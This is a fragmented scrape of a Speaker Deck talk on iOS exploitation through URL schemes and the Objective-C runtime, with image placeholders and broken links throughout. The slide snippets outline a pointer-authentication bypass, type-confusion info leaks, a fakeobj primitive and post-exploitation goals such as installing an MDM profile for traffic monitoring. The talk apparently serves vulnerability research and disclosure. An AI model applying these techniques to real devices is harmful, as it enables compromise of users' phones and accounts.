

a PAC bypass to jump to it • In theory I can obtain a signed pointer from a JITed function first, then override its machine code • A straightforward approach is to find unprotected GOT pointers ◦ Unprotected jump to unauthenticated function pointers

(all models), iPad Air 2 and later, iPad 5th generation and later, iPad mini 4 and later, and iPod touch (7th generation) Impact: A malicious attacker with arbitrary read and write capability may be able to bypass Pointer Authentication Description: A logic issue was addressed with improved validation. CVE-2021-1769: CodeColorist of Ant-Financial Light-Year Labs Entry added February 1, 2021, updated May 28, 2021

Wallets and Payments • AppStore • Private access to critical Apple account settings • Install MDM profile to gain persistent traffic monitoring • FindMy • Load further jailbreak payload ◦ Shellcode execution ◦ Much more IOKit and userland services



state-of-the-art mitigations • Sometimes you don’t need a single byte of memory corruption to launch an unsolicited Calculator from web ◦ Plus, get the victim’s Apple ID and phone no. • Did some tricks in order to bypass those million dollar protections • Instant messagers can also be the vectors for URL scheme bugs
Lee 2. Messenger Hacking: Remotely Compromising an iPhone over iMessage, Samuel Groß (@5aelo) 3. The Objective-C Runtime: Understanding and Abusing, nemo 4. Modern Objective-C Exploitation Techniques, nemo


 chichou
 kimpetersen
 akashhashmi
 thirion
 watany
 chrislema
 csswizardry
 aemeredith
 erikaheidi
 katarinadahlin
 tammyeverts
 trallard




 { bundle = self->_externalApplication.bundleIdentifier;](https://files.speakerdeck.com/presentations/5be113aaeb6c4b62a1d0a1e04569beb2/slide_6.jpg)
 { bundle = self->_externalApplication.bundleIdentifier;](https://files.speakerdeck.com/presentations/5be113aaeb6c4b62a1d0a1e04569beb2/slide_7.jpg)

![iOS 3 /Volumes/Kirkwood7A341.iPhoneOS/System/Library/PrivateFrameworks/iTunesStoreUI.framework/iTunesStoreUI __text:337C3884 -[SUApplication handleExternalURL:] urlType = objc_msgSend(urlObj, "storeURLType");](https://files.speakerdeck.com/presentations/5be113aaeb6c4b62a1d0a1e04569beb2/slide_15.jpg)


![(Objective-C) Type Confusion Info Leak ctx = -[SUScriptInterface scriptWindowContext]; if](https://files.speakerdeck.com/presentations/5be113aaeb6c4b62a1d0a1e04569beb2/slide_29.jpg)

 MOV W0, #0 RET](https://files.speakerdeck.com/presentations/5be113aaeb6c4b62a1d0a1e04569beb2/slide_33.jpg)

![Signed isa (lldb) expr id $url = [NSURL URLWithString:@"https://"] (lldb)](https://files.speakerdeck.com/presentations/5be113aaeb6c4b62a1d0a1e04569beb2/slide_43.jpg)
![fakeobj Primitive There are dozens of -[SUScriptInterface make*] methods that](https://files.speakerdeck.com/presentations/5be113aaeb6c4b62a1d0a1e04569beb2/slide_45.jpg)
![fakeobj Primitive -[SUScriptFacebookRequest addMultiPartData:withName:type:] url = [[NSURL alloc] initWithString:str]; if](https://files.speakerdeck.com/presentations/5be113aaeb6c4b62a1d0a1e04569beb2/slide_47.jpg)